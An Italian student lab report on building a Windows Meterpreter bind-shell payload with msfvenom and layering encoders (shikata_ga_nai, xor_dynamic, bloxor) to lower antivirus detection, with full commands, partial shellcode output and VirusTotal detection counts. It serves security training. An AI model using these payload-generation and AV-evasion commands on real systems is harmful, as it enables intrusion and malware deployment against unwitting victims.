

S8_L1_Creazione_Malware

Consegna

Esercizio di Oggi: Creazione di un Malware con Msfvenom

L'obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente: Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati: Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

SETUP AMBIENTE

Per lo svolgimento dell'attività è stata utilizzata una macchina Kali Linux tramite la quale sono stati generati i payload.

Network Interface: Rete con NAT per permetterci di analizzare i payload creati.

SVOLGIMENTO

Per dimostrare il funzionamento di alcuni algoritmi di ofuscamento come shikata_ga_nai, è stato innanzitutto generato un payload meterpreter, tramite msfvenom, con una bind shell.

Come parametri sono stati inseriti l'ip del target in ascolto e la relativa porta, la piattaforma su cui dovrà girare il malware: windows e l'architettura del programma: x86; è stata scelta un'architettura a 32bit in quanto l'algoritmo di ofuscamento che verrà utilizzato funziona per l'appunto solo con tale tecnologia.

`msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -f python`

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -f python
No encoder specified, outputting raw payload
Payload size: 177734 bytes
Final size of python file: 873879 bytes
buf = b""
buf += b"\x4d\x5a\xe8\x00\x00\x00\x00\x5b\x52\x45\x55\x89"
buf += b"\xe5\x81\xc3\x90\x49\x00\x00\xff\xd3\x81\xc3\x69"
buf += b"\x68\x02\x00\x53\x6a\x04\x50\xff\xd0\x00\x00\x00"
buf += b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
buf += b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
buf += b"\x00\x01\x00\x00\x0e\x1f\xba\x0e\x00\xb4\x09\xcd"
buf += b"\x21\xb8\x01\x4c\xcd\x21\x54\x68\x69\x73\x20\x70"
buf += b"\x72\x6f\x67\x72\x61\x6d\x20\x63\x61\x6e\x6f"
buf += b"\x74\x20\x62\x65\x20\x72\x75\x6e\x20\x69\x6e\x20"
buf += b"\x44\x4f\x53\x20\x6d\x6f\x64\x65\x2e\x0d\x0d\x0a"
buf += b"\x24\x00\x00\x00\x00\x00\x00\x00\xfb\x47\x25\x39"
buf += b"\xbf\x26\x4b\x6a\xbf\x26\x4b\x6a\xbf\x26\x4b\x6a"
buf += b"\xb2\x74\xaa\x6a\x9b\x26\x4b\x6a\xb2\x74\x94\x6a"
buf += b"\xa8\x26\x4b\x6a\xb2\x74\xab\x6a\x3c\x26\x4b\x6a"
buf += b"\xbf\x26\x4a\x6a\x7c\x26\x4b\x6a\xb6\x5e\x08\x6a"
buf += b"\xae\x26\x4b\x6a\xb6\x5e\xc8\x6a\xbe\x26\x4b\x6a"
buf += b"\xc2\x5f\xab\x6a\xa3\x26\x4b\x6a\xc2\x5f\x94\x6a"
buf += b"\xbe\x26\x4b\x6a\xc2\x5f\x97\x6a\xbe\x26\x4b\x6a"
buf += b"\xc2\x5f\x95\x6a\xbe\x26\x4b\x6a\x52\x69\x63\x68"
```

Al termine della generazione del payload possiamo notare in output il valore delle righe del codice compilato.

Ripetiamo dunque il processo con l'implementazione di shikata_ga_nai per rendere il payload più complesso da rilevare tramite gli antivirus:

`msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/shikata_ga_nai -i 1500 -f python`

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/shikata_ga_nai -i 1500 -f python
Found 1 compatible encoders
Attempting to encode payload with 1500 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 177763 (iteration=0)
x86/shikata_ga_nai succeeded with size 177792 (iteration=1)
x86/shikata_ga_nai succeeded with size 177821 (iteration=2)
x86/shikata_ga_nai succeeded with size 177850 (iteration=3)
x86/shikata_ga_nai succeeded with size 177879 (iteration=4)
```

```

x86/shikata_ga_nai chosen with final size 221234
Payload size: 221234 bytes
Final size of python file: 1087754 bytes
buf = b""
buf += b"\xd9\xc4\xba\x70\x01\x48\xab\xd9\x74\x24\xf4\x5e"
buf += b"\x31\xc9\x66\xb9\x06\xd8\x31\x56\x1a\x83\xee\xfc"
buf += b"\x03\x56\x66\xe3\xbd\x15\x75\xc1\x23\x9e\xa2\xc4"
buf += b"\x85\x2a\x70\x3d\x6e\xf8\xb1\xdb\x28\x01\x96\x15"
buf += b"\x38\xea\x1b\x25\xaa\x91\x2b\xef\x2e\x94\x26\x19"
buf += b"\x17\x09\x0d\xe8\x2b\x41\x11\xa1\xc6\x28\x7a\x1f"
buf += b"\x71\x1b\xe0\xd2\xc5\x49\x66\xed\xa3\x43\xeb\x6b"
buf += b"\x5e\x71\xbe\x23\x39\x16\xd7\xba\xaf\x9a\x26\x01"
buf += b"\xca\x51\x7d\x34\x6a\xc6\xf5\x87\xdb\xc9\x54\x92"
buf += b"\x58\x0b\x83\xb6\xfe\x29\x7e\x74\x64\x35\xbf\xbc"
buf += b"\x03\xec\x5e\xdb\xd5\xd4\x67\x36\xeb\x1b\xb0\x08"
buf += b"\x46\x38\xb6\xbf\x51\x2c\x7c\xd9\xac\xfe\x94\x9e"
buf += b"\x62\x7a\x3e\x68\xbf\x4d\x3d\xe9\x34\x85\xb3\x1f"
buf += b"\xb0\xac\xaa\xb5\x47\xa0\x37\x12\x8d\x59\x13\x8f"
buf += b"\x41\xe0\x86\x79\x40\x7a\x89\x69\x0d\xad\x9c\xda"
buf += b"\x65\x6c\xbb\x49\x24\x64\xd8\x36\x70\xb4\x2b\x85"
buf += b"\x83\x36\x9e\xec\x28\xab\xd2\x44\xf9\xdd\xb2\xd3"
buf += b"\x67\xf1\x7c\xbb\x43\x00\x5d\x9d\x8e\x73\xf0\xf4"
buf += b"\x4e\xc3\x5d\x35\x93\x75\x1c\xc4\xe3\x79\x45\x9a"
buf += b"\xd9\x90\x25\x61\x90\xdd\x9a\x9a\x47\x0b\x5b\x52"

```

In seguito alle 1500 iterazioni di shikata_ga_nai otteniamo un codice molto diverso dall'originale: l'algoritmo di offuscamento è riuscito a camuffare il codice del malware.

Ripetiamo ora i due comandi utilizzati qui sopra per generare però un effettivo payload in formato exe:

```
msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -f exe -o test.exe
```

```

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -f exe -o test.exe
No encoder specified, outputting raw payload
Payload size: 177734 bytes
Final size of exe file: 252928 bytes
Saved as: test.exe

```


```
msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86 --platform windows -e x86/shikata_ga_nai -i 1500 -f exe -o test1.exe
```

```


x86/shikata_ga_nai succeeded with size 221234 (iteration=1499)
x86/shikata_ga_nai chosen with final size 221234
Payload size: 221234 bytes
Final size of exe file: 296448 bytes
Saved as: test1.exe

```

Analizzando tramite virustotal il primo payload generato, la scansione ci informa che l'eseguibile viene rilevato come malevolo da 60 dei 72 database che vengono interrogati..



Ripetendo la scansione utilizzando il payload ofuscato tramite shikata_ga_nai notiamo invece che solamente 50 dei 72 database è riuscito a riconoscerlo.



Non ancora soddisfatto dei risultati ho cercato all'interno di msfconsole quali fossero gli encoders disponibili per architettura x86:

```
msf6 > search encoder x86
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	encoder/x86/add_sub	.	manual	No	Add/Sub Encoder
1	encoder/x86/alpha_mixed	.	low	No	Alpha2 Alphanumeric Mixedcase Encoder
2	encoder/x86/unicode_mixed	.	manual	No	Alpha2 Alphanumeric Unicode Mixedcase Encoder
3	encoder/x86/unicode_upper	.	manual	No	Alpha2 Alphanumeric Unicode Uppercase Encoder
4	encoder/x86/alpha_upper	.	low	No	Alpha2 Alphanumeric Uppercase Encoder
5	encoder/x86/avoid_utf8_tolower	.	manual	No	Avoid UTF8/tolower
6	encoder/x86/avoid_underscore_tolower	.	manual	No	Avoid underscore/tolower
7	encoder/x86/bmp_polyglot	.	manual	No	BMP Polyglot
8	encoder/x86/bloxor	.	manual	No	BloXor - A Metamorphic Block Based XOR Encoder
9	encoder/x86/context_cpuid	.	manual	No	CPUID-based Context Keyed Payload Encoder
10	encoder/x86/call4_dword_xor	.	normal	No	Call+4 Dword XOR Encoder
11	encoder/x86/xor_dynamic	.	normal	No	Dynamic Key XOR Encoder
12	encoder/x86/jmp_call_additive	.	normal	No	Jump/Call XOR Additive Feedback Encoder
13	encoder/x86/nonalpha	.	low	No	Non-Alpha Encoder
14	encoder/x86/nonupper	.	low	No	Non-Upper Encoder
15	encoder/x86/shikata_ga_nai	.	excellent	No	Polymorphic XOR Additive Feedback Encoder
16	encoder/x86/service	.	manual	No	Register Service
17	encoder/x86/single_static_bit	.	manual	No	Single Static Bit
18	encoder/x86/countdown	.	normal	No	Single-byte XOR Countdown Encoder
19	encoder/x86/opt_sub	.	manual	No	Sub Encoder (optimised)
20	encoder/x86/fnstenv_mov	.	normal	No	Variable-length Fnstenv/mov Dword XOR Encoder
21	encoder/x86/xor_poly	.	normal	No	XOR POLY Encoder
22	encoder/x86/context_stat	.	manual	No	stat(2)-based Context Keyed Payload Encoder
23	encoder/x86/context_time	.	manual	No	time(2)-based Context Keyed Payload Encoder

Ho quindi deciso di utilizzare tre encoders diversi:

- xor_dynamic
- Shikata_ga_nai
- bloxor

```
msfvenom -p windows/meterpreter_bind_tcp LHOST=10.0.2.11 LPORT=7777 -a x86  
--platform windows -e x86/xor_dynamic -i 10 -f raw | msfvenom -a x86 -e  
x86/shikata_ga_nai -i 15 --platform windows -f raw | msfvenom -a x86 --platform  
windows -e x86/bloxor -i 10 -f exe -o test3.exe
```

Anche in questo caso però il payload è stato rilevato come malevolo da 50 dei 72 database; ciò dimostra l'efficacia nel rilevare le minacce da parte degli AV moderni.

Conclusioni

Dai test si osserva che l'utilizzo di Shikata_ga_nai modifica significativamente la struttura del payload migliorandone la non rilevabilità. Nel caso analizzato, i risultati su VirusTotal mostrano una rilevazione simile a quella del payload non offuscato, evidenziando come gli antivirus moderni dispongano di firme specifiche per gli stub degli encoder più noti.

Questo esercizio dimostra però che l'uso di encoder standard come Shikata_ga_nai non è completamente sufficiente per aggirare i sistemi di sicurezza: è necessario integrare tecniche più avanzate (packer custom, offuscamento del flusso di esecuzione, evasione dinamica). In ogni caso, l'attività ha permesso di comprendere meglio il funzionamento degli encoder polimorfici e le sfide della detection statica.